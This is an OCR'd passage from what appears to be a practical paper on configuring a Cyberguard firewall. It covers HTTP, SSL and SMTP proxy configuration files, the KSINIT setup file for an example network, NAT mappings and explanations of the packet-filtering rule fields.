


Figure 2[1]

The packet filtering rules that direct the packet to the proxy is auto generated by Cyberguard. All configuration files are also created by Cyberguard through the GUI, the administrator can at their discretion use some of the advance options.

[1] Configuring SmartProxies for the Cyberguard Firewall, December 2001, Figure III-2 General Smart Proxy Operation for Services,

The blue lines are comments by the administrator.

HTTP Configuration

The HTTP proxy will handle all the HTTP request that hits the firewall. The services is being define in **/etc/inet/services** and the configuration settings are stored in **/etc/security/firewall/proxies/httpd-proxy.conf**.

```
#
# HTTP proxy configuration file.
#
# There are three option to the WebService Handler, none|builtin|independent
# none : to only handle outgoing HTTP request
# builtin : no webserver but to provide a one page static website
# independent : one or more webserver
#
WebServiceHandler independent
# do not need to authenticate users to the firewall
Authenticate      none
# permit all HTTP request to only be directed to the 192.168.10.9 web page.
Client      * -permit 192.168.10.9
# the IP of the web server
WebServer    192.168.10.9
# there are many other options that can be activated by Cyberguard. By default Cyberguard takes a
# security first approach. One example is that it will disallow PUT, POST, DELETE command unless
# explicitly specified. When it catches any PUT, POST, DELETE method as in form submission, it will
# drop the packet. As I do not allow form posting at the HTTP server side. I will block all of it.
```

HTTPS Configuration

The HTTPS proxy is called SSL proxy. The configuration file can be found in **/etc/security/firewall/proxies/ssl-proxy.conf**

```
#
# SSL proxy configuration file.
#
# the SSL Proxy has limited feature
# but since the webservice provide by the HTTPS server is also limited
# the checking of the compliancy takes precedence
# also SSL is a resources consumption process, the idea is to separate
# it from the HTTP proxy so it will not slow down the firewall.
WebServer   192.168.10.8 timeout 40
Client      * -permit 192.168.10.8
```

SMTP Configuration

The SMTP proxy protects internal hosts by routing all inbound e-mail through the firewall and forwarding the e-mail to internal mail servers or hosts. External hosts cannot communicate directly with any internal mail transport agent. The configuration file can be found in **/etc/security/firewall/proxies/smtp-proxy.conf**

```
#
# SMTP proxy configuration file.
#
# the antivirus server that will do the scanning is at 192.168.30.12 : 2967
# scan for all the inbound and outbound traffic and action to take is disinfect
#
CVP     -ScanInbound -ScanOutbound -Disinfect -Port 2967 -Addr 192.168.30.12
# this is the number of errors for a single session of SMTP exchange the firewall will
# tolerate before dropping the packets
MaximumErrorCount 5
# the mail server is at 192.168.30.10 and it does not have any alias file. It will allow
# users with no alias to pass and all emails not directed to test.com will be dropped
# MailServer    server   alias_file          pass_unaliased_users    domain_names
#
MailServer      192.168.30.10           NONE            yes     giacenterprise.com
```

Tutorial For Firewall Policy

The tutorial is to teach a basic setup for the firewall. Most of the fields explanation used are from Cyberguard Manuals but I have added extra information in most of the explanation to make the information more useful.

To install the firewall, we need to boot up the appliance with the CD which will load the image into the appliance. To start the firewall, first we need to fill up the KSINIT file that comes together with the firewall CD. This will create the initial configuration of the Firewall.




Figure 3-1[2]

Fill in the appropriate details that are necessary for the firewall to operate.

1. At this page, we key in the High Availability as *Disabled*.
2. Next before keying the data field, choose FireSTAR in the Firewall Appliance. The selection of the appliance model will change the data fields.
3. Firewall Host Name : *fw.giacenterprise.com*. Key in the specific firewall interfaces and their respective data as above.

[2] Image from KSINIT.html

4. The default FSO user is *cgadmin*.
5. Then key in the password and retype to confirm.
6. As we are not using remote management, the Remote management Service, Management Interface and Manager IP is left blank.
7. Then choose the System Mouse Type as *PS2* and the Time Zone as *GMT.*




Figure 3-2[3]

You can key in the license information either now or wait till the firewall is initialized. The Central Authentication is to setup any RADIUS server that you might have to authenticate the users. Restor Configuration from a Remote Server can allow the firewall to retrieve all its configuration from a back up configuration file in a remote FTP server.

Finally key in the default route and press *SUBMIT*. Another screen with the following information will be created. Save this file as generic.txt into a diskette and put it in the firewall and the initialization of the firewall is done.

```
# Save this file as text from the browser,
# naming it generic.txt.
ksSTD_APPS='FireSTAR'
ksNODE='fw'
ksDOMAIN='giacenterprise.com'
ksIF0_TYPE='internal'
ksIF0_NAME='cyber1'
ksIF0_IP='192.168.30.1'
ksIF0_MASK='255.255.255.0'
ksIF0_DEV='dec_0'
```

[3] Image from KSINIT.html

```
ksIF1_TYPE='internal'
ksIF1_NAME='cyber2'
ksIF1_IP='192.168.10.1'
ksIF1_MASK='255.255.255.0'
ksIF1_DEV='dec_1'
ksIF2_TYPE='internal'
ksIF2_NAME='cyber3'
ksIF2_IP='192.168.50.1'
ksIF2_MASK='255.255.255.0'
ksIF2_DEV='dec_2'
ksIF3_TYPE='internal'
ksIF3_NAME='cyber4'
ksIF3_IP='192.168.20.1'
ksIF3_MASK='255.255.255.0'
ksIF3_DEV='dec_3'
ksIF4_TYPE='external'
ksIF4_NAME='cyber5'
ksIF4_IP='202.100.100.2'
ksIF4_MASK='255.255.255.0'
ksIF4_DEV='eeE_0'
ksIFX_TYPE='disabled'
ksIFX_NAME='[default]'
ksIFX_IP='[default]'
ksIFX_MASK='[default]'
ksIFX_DEV='eeE_1'
ksFSO_NAME='cgadmin'
ksFSO_PASS='7d{YBf.-deadcafe'
ksFSO_PASS2=''
ksMANAGER_SRV='None'
ksADMIN_DEV='None'
ksMANAGER_IP=''
ksROUTE=''
ksMOUSE_TYPE='PS2'
ksTIMEZONE='GMT'
ksTIME_SERVER_IP=''
ksMACADDR=''
ksMACADDR=''
ksHWID=''
ksSER_NUM=''
ksLIC_KEY=''
ksRADIUS_IP1=''
ksRADIUS_IP2=''
ksRADIUS_PORT='1812'
ksRADIUS_SECRET=''
ksRADIUS_SECRET2=''
ksRADIUS_OU='NONE'
ksFTP_IP=''
ksFTP_ROUT=''
ksFTP_FILE=''
ksFTP_USER='anonymous'
ksFTP_PASS=''
ksFTP_KEY=''
ksDEF_ROUTE='202.100.100.1'
```

```
ksVERSION='4.3.10'
ksHAOPT='noha'
```

Creating Network Address Translation




Figure 4[4]

Configuration Steps

1. Check Host
2. Insert 202.100.100.8 in the Global Address
3. Insert 192.168.10.8 in the Internal Address
4. Choose <Interface>:dec1

This will create the 1 to 1 mapping for the internal web server. The choosing for the interface dec1 is where the static NAT will take affect. Do this for the rest of the servers that will appear to the internet.

Fields Explanation[5]

Type Has the following settings:

Host - (Default) Treats this line as a public server description.
Network - Treats this line as a public sub-network description.
Comment - Treats this line as a comment; permits typing in the **Comment** field.

[4] Configuring the Cyberguard Firewall, December 2001, Figure II-22. Network Address Translation Window - Static Page (Expanded)

[5] Configuring the Cyberguard Firewall, December 2001, Chapter 5, Network Address Translation pg II-62

Global Address
Externally accessible registered IP address. For outbound packets, it is the source address after translation. For inbound packets, it is the destination address before translation.

Internal Address
Hidden internal IP address. For outbound packets, it is the source address before translation. For inbound packets, it is the destination address after translation.

Sub-Network Mask (Required for networks)
Network class of sub-network described by an octet pattern. The default is 255.255.255.255.

Interface
Network interface name that applies this static translation rule. All network interfaces are provided in this list. The default is All.

Comment Comment text. This field may be blank.

Notes:
Static NAT must be used when the HTTP and SMTP proxies are configured for multiple servers.




Figure 5[6]

Configuration Steps
1. Check the interface ee00, that is the interface that we want
2. Check Pass Address.

Fields Explanation[7]
Interface Port name used as the network interface name.

[6] Configuring the Cyberguard Firewall, December 2001, Figure II-23. Network Address Translation Window - Dynamic Page
[7] Configuring the Cyberguard Firewall, December 2001, Chapter 5, Network Address Translation pg II-63

Type Side of the firewall where the interface is connected.

Host Name Primary name of the host.

IP Address Internet Protocol address of the network interface.

Sub-Network Mask Network class described by an octet pattern. (The preceding read-only fields reflect settings on the Network Interfaces window.)

NAT Determines if network address translation is enabled for this network interface.

Pass Address (Used by proxies) Passes the IP address of the requesting client to the real server. Otherwise, passes the firewallinterface address that transmits the packets.

PACKET FILTERING RULES

The packet filtering rule is the most important part of a firewall. The good thing about Cyberguard is that there is minimum usage of the command line interface. The basic feature that we desire could all be configure with the GUI. Only certain advance feature required the editing of the configuration file. The packet filtering rules follow a top down approach so the rules at the top most will be evaluated first. From the toolbar, choose Configuration-> Packet-Filtering Rules




Figure 6[8]

We will take the ssh rule as an example.

1. First we choose whether it to be a permit or deny rule.
2. After clicking the PERMIT radio button. We click on the service box and choose 22 for service and tcp for protocol
3. choose the packet origin. Here we click in the IP address.
4. Choose the packet destination.

[8]Configuring the Firewall, December 2001, Figure II-8. Packet-Filtering Rules Window - Basic Page (Expanded)

5. We choose the properties of the connection
6. Click on Save
7. Click on Use and the rule will be applied
8. Do the above for each of the connections.
9. For UDP and ICMP and connections, we just click the <Enable Replies> if we wanted the firewall to reply to that connection.
10. Rules like syslog messages and the SQL 1434/udp, I have enabled the reply as they are internal communications.

Fields Explanation[9]

Type

Permit

Packets pass through without intervention. This setting offers the best performance but compromises security. It is usually used with trusted packet transmissions (for example, from the firewall to an internal server).

Proxy

Packets are intercepted and then passed to a proxy that performs specific actions. This setting offers the highest level of security but performance may be reduced. It is usually used with potentially threatening or revealing packet transmissions (for example, from all internal hosts to all external hosts).

Deny

Packets matching this rule are denied or blocked.

Comment

Line is treated as text or a disabled rule; allows typing a comment in the **Comment** field.

To set the rules we determine whether we want to permit or deny. Proxy rules are usually auto generated by Cyberguard but can also be manually configured for packets to pass throught the specific proxy. For example if we want the outgoing packets to be check by the HTTP proxy, we could include the rule “proxy 80/tcp dec2_NETWORK ALL_EXTERNAL” this will allow the packets to be checked by the proxy before it goes to the internet. It is equivalent to outbound through the firewall.

Port or Service

Port service and optionally the associated protocol. Syntax is *service*[***/****protocol*], where: *service* - Decimal or hexadecimal port number, port range, service name from the **/etc/inet/services** file, **icmp** services, or the word **ALL**. The format for a port range is ***i-j*** where *i* is a lower bound, *j* is an upper bound, and the range is inclusive; port ranges cannot be used with **icmp**. *protocol* (Required when *service* is a port number or port range or when multiple protocols are possible) Any of the 255 defined decimal or hexadecimal IP protocol numbers or names, including packets constructed using raw IP.

[9] Configuration the Cyberguard Firewall, December 2001, Packet-Filtering Rules Basic Page, II-23

Packet Origin
Host or network that initiates the connection. Can use predefined member in the grouping menu to define a group of people.

Packet Destination
Host or network that receives the connection. Share the same naming property of Packet Origin.

Timeout (seconds)
Number of seconds a connection is waiting for a response. When the timeout occurs, the connection is reset and further traffic is not permitted. Responses are expected for TCP connections, and the default timeout is 86,400 seconds (24 hours). Responses are optional for UDP and ICMP connections, and the default timeout is 30 seconds. To use the default settings, set the timeout to 0 or leave the field blank.

TCP SYN Flood Timeout (seconds) (Optional with **TCP SYN Flood Attack Defense**)
Number of seconds to wait for a response to a SYN/ACK before dropping the connection.

Property of connections
Audit these packets
This setting is on by default. It allows auditing of matches to the rule.

Enable replies
Allows returning packets through the firewall. The default for UDP, ICMP is disabled; for connection-oriented TCP, replies are always enabled. If **Type** is set to **Deny**, then a denial response goes to the packet originator. If not set, the packet is drop instead of reject.

Force port matching
Forces source and destination ports to be the same. This property is designed by Cyberguard for certain application that required this property. Rarely used.

Validate source address
This setting is on by default. Checks source address in a packet against the interface on which the packet arrived. If disabled, interface (IP) spoofing can go undetected. Does not apply to external interface.

Apply to established connections (*TCP-specific rules only*)
Re-establishes TCP connections that time out. This will circumvent the stateful table maintain by the firewall as it does not reverify the connection. By default is off and not recommended to turn on.

Defend against TCP SYN Flood Circumvents a TCP SYN flood by handshaking with the client on

behalf of the server and then establishing a different connection with the server after the connection attempt has been verified.

Protect using IPSec
Assigns IPSec protection to the rule to establish VPN channels and enables the IPSec page of the Packet-Filtering Rules window. Packet-f i l tering rules that contain ALL_INTERNAL, ALL_EXTERNAL, EVERYONE, and device_NETWORK as the **Packet Origin** or **Packet Destination** cannot be protected using IPSec rules, even if these keywords represent endpoints on the local side of the connection. Packet-filtering rules that are automatically added when a proxy is enabled are not automatically protected using IPSec. To protect proxy traffic, this option must be manually selected for each of these proxy rules must be manually selected. See also “Virtual Private Network (VPN)” on page II-197.

Comment Text or a disabled rule. This field may be blank.




Figure 7[10]

To set the timebased rules just choose the rule and click the <Times> tab and click on the time cell which you want the time based rule. Then click the SAVE and USE.

[10] Configuring the Cyberguard Firewall, December 2001, Figure II-10. Packet-Filtering Rules Window - Times Page, II-33

Split DNS Screen

